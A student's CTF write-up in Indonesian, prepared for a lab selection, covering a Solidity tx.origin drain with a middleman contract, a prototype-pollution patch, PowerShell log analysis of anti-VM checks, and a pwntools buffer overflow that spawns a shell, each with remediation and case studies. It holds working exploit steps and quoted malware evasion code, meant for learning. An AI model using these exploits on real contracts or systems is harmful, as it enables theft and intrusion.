

Alamakkk belum selesai apa-apa  
Yaudah seadanya :')

Writeup CTF seadanya  
Diperuntukkan untuk No. 2  
Seleksi Lab Sister Bagian B, Tahap 1



Naufarrel Zhafif Abhista  
13523149

# Distract & Destroy



## Problem Statement

*After defeating her first monster, Alex stood frozen, staring up at another massive, hulking creature that loomed over her. She knew that this was a fight she couldn't win on her own. She turned to her guildmates, trying to come up with a plan. "We need to distract it," Alex said. "If we can get it off balance, we might be able to take it down." Her guildmates nodded, their eyes narrowed in determination. They quickly came up with a plan to lure the monster away from their position, using a combination of noise and movement to distract it. As they put their plan into action, Alex drew her sword and waited for her chance.*

## Proof of Concept

Tantangannya adalah kita harus menguras habis saldo Ether dari sebuah kontrak Creature. Buat bisa ambil semua Ether-nya, kita harus panggil fungsi `loot()`, yang syaratnya adalah `lifePoints` si Creature harus sama dengan 0.

Masalahnya, fungsi `attack()` yang seharusnya mengurangi `lifePoints` punya logika yang tricky. Damage hanya akan masuk jika dua kondisi terpenuhi secara bersamaan:

1. Transaksi tidak dilakukan secara langsung (ada kontrak perantara). Logikanya dicek lewat `_isOffBalance()` yang membandingkan `tx.origin` dengan `msg.sender`.
2. Alamat yang tercatat sebagai aggro (penyerang pertama) tidak boleh sama dengan alamat yang sedang menyerang saat itu.

Intinya, kita harus menemukan cara untuk memanipulasi alur transaksi agar kedua syarat tersebut terpenuhi. Strateginya gini:

### 1) Set Aggro

Pertama, kita harus membuat si Creature "marah". Caranya adalah dengan memanggil fungsi `attack()` langsung dari akun kita.

```
# Ganti $target dengan alamat kontrak Creature
# Ganti $private_key dengan private key
# Ganti $rpc dengan URL RPC (<link>/rpc)

cast send $target "attack(uint256)" 1000 --private-key $private_key --rpc-url $rpc
```

Saat kita melakukan ini, alamat kita bakal dicatat sebagai aggro di dalam kontrak Creature. Karena `tx.origin == msg.sender`, damagenya ga bakal masuk. Buat mastiin ini, kita bisa cek address aggronya:

```
> cast call $target "aggro()(address)" --rpc-url $rpc
0xB7d9E9a1CA7089F501E60aF5788739af085aD4A1
```

### 2) Bikin perantara

Setelah aggro terkunci, kita tidak bisa menyerang langsung lagi. Jadi, kita deploy sebuah "kontrak perantara" (Middleman.sol) yang isinya cuma satu fungsi: menyuruh si Creature untuk menyerang.

```
1 pragma solidity ^0.8.13;
2
3 contract Middleman {
4     address public target = 0xbAF0fb20604d822f8d4E1A35250669Ca5b808038;
5
6     function attack(uint256 _damage) external {
7         (bool success, bytes memory result) = target.call(abi.encodeWithSignature("attack(uint256)", _damage));
8         require(success, string(result));
9     }
10 }
```

Kita deploy kontrak ini ke blockchain. Setelah dapat alamatnya, kita panggil fungsi `attack()` dari akun kita.

```
cast send $middleman "attack(uint256)" $target 1000 --private-key  
$private_key --rpc-url $rpc
```

### Kenapa bisa?

- `tx.origin` adalah alamat kita, karena kitalah yang memulai seluruh transaksi.
- `msg.sender` (dari sudut pandang Creature) adalah alamat si `$middleman`.
- Kondisi `_isOffBalance()` (`tx.origin != msg.sender`) jadi `true`.
- Kondisi `aggro != msg.sender` juga jadi `true` (karena `aggro` adalah alamat kita, bukan alamat `$middleman`).


Karena kedua syarat terpenuhi, `lifePoints` langsung berkurang jadi 0.

### 3) Alhamdulillah

Setelah `lifePoints` jadi 0, kita tinggal panggil fungsi `loot()` secara langsung untuk mengambil semua Ether-nya.

```
cast send $target "loot()" --private-key $private_key --rpc-url $rpc
```

Kemudian akses endpoint `/flag`, dapet deh :D



HTB{tx.0r1gin\_c4n\_74k3\_d0wn\_4\_m0n5732}

Lupa ga `curl` aja, maaf

FLAG: HTB{tx.0r1gin\_c4n\_74k3\_d0wn\_4\_m0n5732}

### Something New I Learn

Jujur ini pertama kali ngerjain blockchain, karena sebelum ini ctf fokusnya di cabang lain. Jadi banyak nemu hal baru, bahkan baru tahu cara ngerjain blockchain WKKW. Sebelumnya

dapet file **.sol** juga, tapi gatahu cara jalaninnya. Baru tahu pake foundry, terus di forge, gitu-gitu deh.. *Definitely new*. Terus juga, jangan pernah, sekali-kali, menggunakan **tx.origin** untuk otorisasi atau ngecek hak akses. **tx.origin** selalu menunjuk ke orang yang pertama kali memulai transaksi dan bisa dimanipulasi dengan kontrak perantara. **msg.sender** jauh lebih aman karena menunjuk ke pemanggil langsung.

## Remediation

```
function _isOffBalance() private view returns (bool) {  
    return tx.origin != msg.sender;  
}
```

Otorisasi seharusnya selalu berdasarkan pemanggil langsung (**msg.sender**). Kalau tujuannya adalah hanya pemilik yang boleh melakukan sesuatu, kodenya harus seperti ini:

```
address public owner;  
  
modifier onlyOwner() {  
    require(msg.sender == owner, "Hanya pemilik yang boleh!");  
    _;  
}  
  
// Contoh penggunaan  
function fungsiPenting() public onlyOwner {  
    // Logika fungsi...  
}
```

Serangan menggunakan kontrak perantara jadi ga mempan karena **msg.sender**-nya akan menjadi alamat kontrak perantara, bukan alamat si owner.

## Studi Kasus

FaultDisputeGame.sol


(<https://hacken.io/discover/op-fault-proof-vulnerabilities/>)

Di dalam fungsi `initialize()` pada kontrak `FaultDisputeGame`, alamat penantang (claimant) diatur menggunakan **`tx.origin`**, bukannya **`msg.sender`**

```
claimData.push(  
    ClaimData({  
        parentIndex: type(uint32).max,  
        counteredBy: address(0),  
        claimant: tx.origin,  
        bond: uint128(msg.value),  
        claim: rootClaim(),  
        position: ROOT_POSITION,  
        clock: LibClock.wrap(Duration.wrap(0), Timestamp.wrap(uint64(block.timestamp)))  
    })  
);
```

Karena `FaultDisputeGame` menggunakan **`tx.origin`**, ia akan secara keliru mencatat si pengguna yang tertipu sebagai penantang (claimant) dalam sebuah "permainan sengketa". Padahal, semua itu diatur melalui kontrak perantaranya. Ini bisa menyebabkan si pengguna yang sah tadi kehilangan dana jaminannya (bond) atau menyebabkan kekacauan dalam proses penyelesaian sengketa di jaringan Optimism.

# Agriweb



## Problem Statement

Digital farmlands lie ruined as drones spin out of control and greenhouses overheat; the white-hats must infiltrate the corrupted AgriWeb interface and bring the fields back to life.

## Proof of Concept

Kalau kita liat exploit.py, ada kode ini



Dari sini udah kebayang kalau kita harus sanitize input biar setiap objek yang ada ga ke-merge sama prototype object. (Kalau di google katanya namanya Prototype pollution)

Fokus ke sini

```
function deepMerge(target, source) {
  for (let key in source) {
    if (source[key] && typeof source[key] === 'object' && !Array.isArray(source[key])) {
```

```

    if (!target[key]) target[key] = {};
    deepMerge(target[key], source[key]);
  } else {
    target[key] = source[key];
  }
}
return target;

```

deepMerge() ini dipakai di updateProfile, sehingga kita harus sanitize di merge. Simpel aja, bikin kondisional untuk eliminasi keyword

```

if (key === '__proto__' || key === 'constructor' || key === 'prototype') {
  continue;
}

```

Sehingga nanti jadi gini:

```


function deepMerge(target, source) {
  for (let key in source) {
    if (key === '__proto__' || key === 'constructor' || key === 'prototype') {
      continue;
    }

    if (source[key] && typeof source[key] === 'object' && !Array.isArray(source[key])) {
      if (!target[key]) target[key] = {};
      deepMerge(target[key], source[key]);
    } else {
      target[key] = source[key];
    }
  }
  return target;
}

```

Restart aja terus verify. FLAG: `HTB{pr0totyp3_p0llut10n_t0_4uth_byp4s5}`





## Something New I Learn

Sebenarnya sesimpel konsentrasi sih, karena tadi gatahu kalau harus restart dulu habis edit filenya WKWK (terima kasih Riko). Terus baru tahu juga bisa ada Code Editor online gini.

## Remediation

Kalo kayak gini apakah remediationnya adalah nyari cara untuk menggagalkan patchnya? Ee...

Harusnya memperkuat patch ya. Intinya, kita cuma nahan satu kelemahan. Masih banyak kelemahan lain. Sesimpel skema validasi pake lib Joi atau Yup udah bantu banget. Terus pakai lib yang aman aja dah, ngapain juga bikin custom func!!

Terakhir, aku tempatnya stres, tapi manusia tempatnya salah. Oleh karena itu, proses harus didukung otomatisasi. Integrasiin alat *Static Application Security Testing* (SAST) ke dalam alur CI/CD. Bisa pakai kakas kayak **Snyk**, **GitHub Advanced Security (CodeQL)**, atau **ESLint** dengan plugin keamanan dapat secara otomatis memindai kode sebelum di-deploy. Ntar bakal ada peringatan jika ada pola kode yang rentan terhadap *Prototype Pollution*.

## Studi Kasus

Kibana

(<https://security.snyk.io/vuln/SNYK-JS-KIBANA-7687609>)

Rentan terhadap serangan Prototype Pollution pada fungsi **patchOptions()** yang terletak di dalam file **setup\_node\_env/harden/child\_process.js**. Celah ini bisa diakses melalui fitur-fitur konektor Machine Learning (ML).

Seorang pengguna yang memiliki kombinasi hak akses spesifik, yaitu:

- Hak akses tulis ke indeks tersembunyi `.ml-anomalies*` (sebuah hak akses yang tidak standar dan tidak direkomendasikan untuk peran pengguna mana pun),
- Hak akses baca ke fitur Machine Learning, dan
- Hak akses baca ke fitur Actions & Connectors,

dapat mengeksekusi kode secara sewenang-wenang di dalam kontainer Docker yang menjalankan aplikasi tersebut.

Environment di bawah ini rentan terhadap serangan *Prototype Pollution*:

- Server aplikasi (*Application server*)
- Server web (*Web server*)
- Peramban web (*Web browser*)

Ketika server Kibana yang seringkali terhubung ke pusat data dan log perusahaan berhasil dibobol, akses bisa dengan mudah disalahgunakan untuk:


- **Mencuri Data Kritis:**
  - **Data Pelanggan:** Informasi pribadi seperti nama, alamat, dan email bisa dicuri.
  - **Rahasia Dagang:** Kunci API, kata sandi *database*, dan informasi internal perusahaan lainnya menjadi taruhannya.
  - **Log Keamanan:** Penyerang bisa mempelajari log keamanan untuk merencanakan serangan lebih lanjut ke bagian lain dari jaringan.
- Server yang berhasil diambil alih ini menjadi "pintu masuk utama" bagi penyerang. Mereka dapat menggunakannya sebagai titik awal untuk menyebarkan *ransomware* ke seluruh jaringan internal, melumpuhkan operasi perusahaan, dan kemudian meminta tebusan hingga jutaan dolar.
- Perusahaan yang datanya bocor akan mengalami kerusakan reputasi yang parah. Selain itu, mereka juga berisiko menghadapi denda yang sangat besar karena melanggar peraturan privasi data seperti GDPR.

# Cap

INI KENAPA MAU NMAP AJA GAGAL MULU

I DONT HAVE THE VPN

# Operation Blackout 2025: Phantom Check





## Problem Statement

*Talion suspects that the threat actor carried out anti-virtualization checks to avoid detection in sandboxed environments. Your task is to analyze the event logs and identify the specific techniques used for virtualization detection. Byte Doctor requires evidence of the registry checks or processes the attacker executed to perform these checks.*

## Proof of Concept

Kita dapet dua file. Dua duanya berkaitan sama powershell, kemungkinan besar berkaitan sama riwayat penggunaan powershell

 Microsoft-Windows-Powershell.evtx

 Windows-Powershell-Operational.evtx

Ini ada enam pertanyaan. Kita telaah satu-satu:

1. *Which WMI class did the attacker use to retrieve model and manufacturer information for virtualization detection?*

(Ini kata wu online) Buat di windows, nyari info via objek WMI itu biasanya pake Get-WmiObject. Kalo kita ctrl+F, kita nemu ini

Pipeline execution details for command line: \$Model = Get-WmiObject -Class Win32\_ComputerSystem | select-object -expandproperty "Model".  
Context Information:  
DetailSequence=1

Win32\_ComputerSystem

2. Which WMI query did the attacker execute to retrieve the current temperature value of the machine?

Event 800, PowerShell (PowerShell)  
General Details  
Pipeline execution details for command line: Get-WmiObject -Query "SELECT \* FROM MSAcpi\_ThermalZoneTemperature" -ErrorAction SilentlyContinue.  
Context Information:  
DetailSequence=1

Cukup jelas ya harusnya. Kita tinggal cari yang ada hubungannya sama temperature. Ketemu itu querynya.

SELECT \* FROM MSAcpi\_ThermalZoneTemperature

3. The attacker loaded a PowerShell script to detect virtualization. What is the function name of the script?

Buat ngeliat event ID, kita bisa pakai [kode 4104](#). Pas di filter, ketemu ini.

Level	Date and Time	Source	ID	Task Category
Verbose	09/04/2025 16:20:53	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:47	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:47	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:45	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:45	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:15	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:14	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:14	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:12	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:11	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:11	PowerS...	4104	Execute...
Verbose	09/04/2025 16:20:11	PowerS...	4104	Execute...
Verbose	09/04/2025 16:19:12	PowerS...	4104	Execute...
Verbose	09/04/2025 16:19:11	PowerS...	4104	Execute...

Event 4104, PowerShell (Microsoft-Windows-PowerShell)  
General Details  
Creating Scriptblock text (1 of 1):  
function Check-VM

Check-VM

4. Which registry key did the above script query to retrieve service details for virtualization detection?

Cari variabel (disini hyperv) yang berkaitan sama services.

```
if (!$hyperv)
{
    $hyperv = Get-Childitem HKLM:\SYSTEM\ControlSet001\Services
    if (($hyperv -match "vmicheartbeat") -or ($hyperv -match "vmicvss") -or ($hyperv -match "vmicshutdown") -or ($hyperv -match "vmiexchange"))
    {
        $hyperv = $true
    }
}
```

Log Name: Microsoft-Windows-PowerShell/Operational

HKLM:\SYSTEM\ControlSet001\Services

5. The VM detection script can also identify VirtualBox. Which processes is it comparing to determine if the system is running VirtualBox?

Kita harusnya bisa fokus di bagian yang banding-bandingin VM dengan proses. Ternyata, ada.

```
#Virtual Box

$vb = Get-Process
if (($vb -eq "vboxservice.exe") -or ($vb -match "vboxtray.exe"))
{
    $vbvm = $true
}
if (!$vbvm)
{
    $vb = Get-Childitem HKLM:\HARDWARE\ACPI\FADT
```

Log Name: Microsoft-Windows-PowerShell/Operational

vboxservice.exe, vboxtray.exe

6. The VM detection script prints any detection with the prefix 'This is a'. Which two virtualization platforms did the script detect?

Masih sama, cek di file yang sama. Dapet ini

```
Event 4104, PowerShell (Microsoft-Windows-PowerShell)


General Details

{
    "This is a Hyper-V machine."
}

#VMWARE

$vmware = Get-Childitem HKLM:\SYSTEM\ControlSet001\Services
if (($vmware -match "vmdebug") -or ($vmware -match "vmmouse") -or ($vmware -match "VMTools") -or ($vmware -match "VMMEMCTL"))
{
    $vmwarevm = $true
}
```

Hyper-V, VMWare



## Something New I Learn

1. Baru tahu powershell bisa ditrace segitunya 😊 (Isn't this basically every shell?)
2. Baru tahu juga sebuah OS bisa ketrack lagi make VM atau engga

## Remediation

Kalo ada orang yang bikin check anti-VM berdasarkan string atau nama proses aja, kenapa kita ga boong aja? Lingkungan *sandbox* modern bisa dikonfigurasi buat niru mesin fisik.

Ubah nilai-nilai yang biasa diperiksa:

- Registry Keys: Modifikasi atau hapus key yang berhubungan dengan VirtualBox, VMWare, atau Hyper-V.
- Proses dan Servis: Ganti nama atau sembunyikan proses seperti vboxservice.exe.
- Informasi WMI: Gunakan alat kustom untuk mencegat query WMI ke Win32\_ComputerSystem dan mengembalikan nilai palsu (misalnya, nama pabrikan "ASUS" bukan "VMware, Inc.").

## Studi Kasus

### Trickbot


([Trickbot - Wikipedia](#))

- Berawal dari Trojan perbankan, TrickBot memperluas targetnya untuk menyerang **PayPal** serta CRM perusahaan.
- Kemampuannya ditingkatkan dengan penambahan komponen *worm*
- Puncaknya, TrickBot mencapai tingkat kecanggihan baru dengan kemampuan untuk menembus sistem **otentikasi dua faktor (2FA)** pada perangkat Android, memeriksa apakah ia sedang dijalankan di dalam **mesin virtual** (sebuah teknik untuk menghindari analisis oleh ahli keamanan), dan bahkan menginfeksi sistem operasi **Linux**.

Masalahnya, Trickbot ini bisa nyediain jalan buat malware lain. Kalo dia di VM, dia dormant. Kalo engga, dia bakal aktif dan baru jalan + kasih jalan buat malware lain.



# Quantum Safe



*Jujur membingungkan...*

NWYRAH!!!

# Reverse Engineering

skip.

# Pwn



## Problem Statement

Gaada darisana-nya, intinya ada file a.out.

## Proof of Concept

### [Filenya](#)

Kasih aja langsung ke debugger. Pake GDB bisa. Tapi disini, aku pakai ghidra dulu.

<pre>undefined4 main(void) {     func(0xdeadbeef);     return 0; }</pre>	<pre>void func(int param_1) {     char local_2c [36];     printf("overflow me : ");     gets(local_2c);     if (param_1 == -0x35014542) {         system("/bin/sh");     }     else {         puts("Nah..");     }     return; }</pre>
--	--

Ada gets, ada array of char. Fix buffer overflow. Btw,  $-0x35014542 = 0x\text{CAFEBAE}$ . Jadi kita harus replace si param biar sama kayak  $0x\text{CAFEBAE}$ .

Kita tinggal bikin offset 40 byte (buffer + padding) + 4 byte (Saved EBP) + 4 byte (Return Address) = 48 byte.

```

from pwn import *

def conn():
    return process(args.BINARY)

def solve():
    p = conn()
    p.sendline("A"*48 + "\xbe\xba\xfe\xca")
    p.interactive()

solve()

```

```

(reletz@LAPTOP-FOVKVIB) - [ /mnt/c/ITB/Be
$ python3 solver.py BINARY=a.out
[!] Could not find executable 'a.out' in $P
[+] Starting local process './a.out': pid 3
/mnt/c/ITB/Belajar/IF/Sem 5/Seleksi Lab/B/2
#bytes
p.sendline("A"*48 + "\xbe\xba\xfe\xca")
[*] Switching to interactive mode
$ whoami
reletz
$

```

## Something New I Learn

Gaada, udah pernah di Prak 3

## Remediation

USE FGETS, USE STACK CANARY, DAN LAIN-LAIN!!!

## Studi Kasus

### The Morris Worm

[Morris worm - Wikipedia](#)

**Sistem yang Diserang:** Layanan (daemon) **fingerd** pada sistem operasi UNIX yang banyak digunakan di universitas dan pusat penelitian pada masa itu.

Di tahun 1988, seorang mahasiswa pascasarjana bernama Robert Tappan Morris menciptakan sebuah program worm (cacing komputer) yang dirancang untuk menyebar dan mengukur besarnya internet. Salah satu metode penyebarannya adalah dengan mengeksploitasi sebuah kerentanan **stack-based buffer overflow** pada layanan **fingerd**.

1. Layanan **fingerd** digunakan untuk mendapatkan informasi tentang pengguna di sebuah sistem. Di dalam kodenya, layanan ini menggunakan fungsi **gets()** untuk

menerima input dari jaringan. `vgets()` tidak pernah memeriksa seberapa panjang data yang masuk.

2. Morris membuat sebuah *payload* (serangkaian data) yang sangat panjang. Ketika *payload* ini dikirim ke layanan `fingerd` di mesin target, data tersebut meluap dari *buffer* yang sudah disediakan.
3. Luapan ini tidak hanya mengisi *buffer*, tetapi juga terus "merembes" dan menimpa data penting lain di *stack*, termasuk **alamat kembali (return address)**.
4. Ketika fungsi `fingerd` selesai dan mencoba untuk "kembali", ia justru melompat ke kode Morris. Kode ini kemudian akan mengunduh dan menjalankan program *worm* utama, yang kemudian akan mencari target baru dan mengulangi proses yang sama.

Meskipun niat awalnya bukan untuk merusak, sebuah kesalahan kecil dalam kode penyebarannya membuat *worm* ini mereplikasi diri secara tidak terkendali.

- Diperkirakan sekitar 6.000 komputer—atau **10% dari total internet saat itu**—terinfeksi dan lumpuh. Universitas, pusat militer, dan pusat penelitian di seluruh Amerika Serikat menjadi tidak bisa digunakan karena prosesornya sibuk menjalankan *worm* yang terus menggandakan diri. Internet pada dasarnya mengalami *Denial of Service* (DoS) skala besar pertamanya.
- Tidak ada data yang dicuri atau dihancurkan, tetapi kerugiannya sangat besar. Biaya untuk membersihkan *worm* dan memulihkan sistem dari *downtime* diperkirakan mencapai angka antara **\$100.000 hingga \$10.000.000** (nilai yang sangat fantastis di tahun 1988).
- Insiden ini menjadi "*wake up call*" bagi dunia siber. Sebagai respons langsung, **CERT/CC (Computer Emergency Response Team Coordination Center)** pertama di dunia dibentuk, menjadi cikal bakal tim respons insiden siber modern. Robert Tappan Morris menjadi orang pertama yang didakwa di bawah UU Penipuan dan Penyalahgunaan Komputer AS.